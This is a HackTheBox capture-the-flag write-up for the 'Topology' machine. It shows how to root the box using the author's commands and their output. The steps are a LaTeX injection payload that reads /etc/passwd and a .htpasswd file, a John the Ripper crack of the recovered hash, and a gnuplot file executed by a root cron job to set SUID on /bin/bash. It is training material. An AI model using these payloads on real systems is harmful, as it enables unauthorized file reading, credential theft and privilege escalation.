
WriteUp for Topology HackTheBox Machine




from the HackTheBox user PK2212


Welcome to this WriteUp of the HackTheBox machine "Topology".

A very short summary of how I proceeded to root the machine:
Exploit LaTex Generator (by googling), see with pspy background command


First you see a page that looks like this:



If you click on the words that are underlined (a little further down on the website) you will be taken to another page that looks like this:





And if you click on equation.php you will be taken to this page:



This LaTex generator is vulnerable.


If you google this generator you will find interesting things at Hacktricks:





If you try out some of these things, you can see that this generator is really vulnerable.

command:
$\lstinputlisting{/etc/passwd}$




The /etc/passwd file shows that the user vdaisley exists in addition to root:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:112:1::/var/cache/pollinate:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley ,W2 1-123,,:/home/vdaisley:/bin/bash
rtkit:x:113:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:115:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin
saned:x:119:127::/var/lib/saned:/usr/sbin/nologin
colord:x:120:128:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:121:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:122:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Now look for the content of the .htpasswd file.

The .htpasswd file is normally used to store username-password pairs for HTTP authentication. Each pair of lines contains a username and the corresponding encrypted password.

command:
$\lstinputlisting{/var/www/dev/.htpasswd}$





This hash can be cracked with JohnTheRipper or Hashcat to gain ssh access to the user vdaisley.

command:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
┌─[root@htb-lrqovvu41v]─[/home/htb-pk2212]
└──╼ #john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ca[redacted]        (?)
1g 0:00:00:06 DONE (2023-08-04 18:49) 0.1543g/s 153659p/s 153659c/s 153659C/s callel..caitlyn09
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Logged into ssh, you then run pspy. In my case it is pspy64 because I run the whole thing on a 64 bit system.
Pspy is good at showing commands that are regularly executed in the background.

You can download pspy from the official GitHub:
https://github.com/DominicBreuker/pspy

You upload the downloaded file to the ssh section and make the file executable and run it:

chmod +x pspy64
./pspy64

```
pspy64  user.txt
vdaisley@topology:~$ chmod +x pspy64
vdaisley@topology:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```

```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for
ing directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
```

There is an interesting command recognised by the root user. I know that it is executed by root because of the UID=0:

```
CMD: UID=0     PID=6741   | /usr/sbin/CRON -f
CMD: UID=0     PID=6744   |
CMD: UID=0     PID=6746   |
CMD: UID=0     PID=6745   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -mmin +5 -mmin -300 -exec /usr/bin/rm -rf {} \;
CMD: UID=0     PID=6747   | /usr/sbin/CRON -f
CMD: UID=0     PID=6750   | /usr/sbin/CRON -f
CMD: UID=0     PID=6749   | gnuplot /opt/gnuplot/loadplot.plt
CMD: UID=0     PID=6748   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
CMD: UID=0     PID=6759   |
CMD: UID=0     PID=6758   | /bin/sh /opt/gnuplot/getdata.sh
```

This command executes all .plt files in the directory /opt/gnuplot as root user.

If we go to this directory, we see that I have no read permissions there, but write permissions:

```
vdaisley@topology:/opt$ ls -la
total 12
drwxr-xr-x  3 root root 4096 May 19 13:04 .
drwxr-xr-x 18 root root 4096 Jun 12 10:37 ..
drwx-wx-wx  2 root root 4096 Jun 14 07:45 gnuplot
vdaisley@topology:/opt$ cd gnuplot
vdaisley@topology:/opt/gnuplot$ ls
ls: cannot open directory '.': Permission denied
vdaisley@topology:/opt/gnuplot$
```

To become root, execute the following command:
Echo ‘system “chmod u+s /bin/bash”’ > exploit.plt

```
vdaisley@topology:/opt/gnuplot$ echo 'system "chmod u+s /bin/bash"' > exploit.plt
vdaisley@topology:/opt/gnuplot$ ls -la exploit.plt
-rw-rw-r-- 1 vdaisley vdaisley 29 Aug  4 14:53 exploit.plt
```

Briefly explained:
You write a command in your own .plt file, which sets a SUID bit in the /bin/bash file when it is executed. This makes it easy to become the root user.

After this file has been executed in the background, a SUID bit has now been successfully set:

```
vdaisley@topology:/opt/gnuplot$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
vdaisley@topology:/opt/gnuplot$
```

To become root, use the following command:
/bin/bash -p

```
vdaisley@topology:/opt/gnuplot$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
vdaisley@topology:/opt/gnuplot$ /bin/bash -p
bash-5.0# whoami
root
bash-5.0#
```

```
bash-5.0# pwd
/opt/gnuplot
bash-5.0# cd /root
bash-5.0# ls
root.txt
bash-5.0# cat root.txt
3f44b8[redacted]
bash-5.0#
```

And that's it 😁

Congratulations, you have mastered this HTB Machine!

Greetings PK2212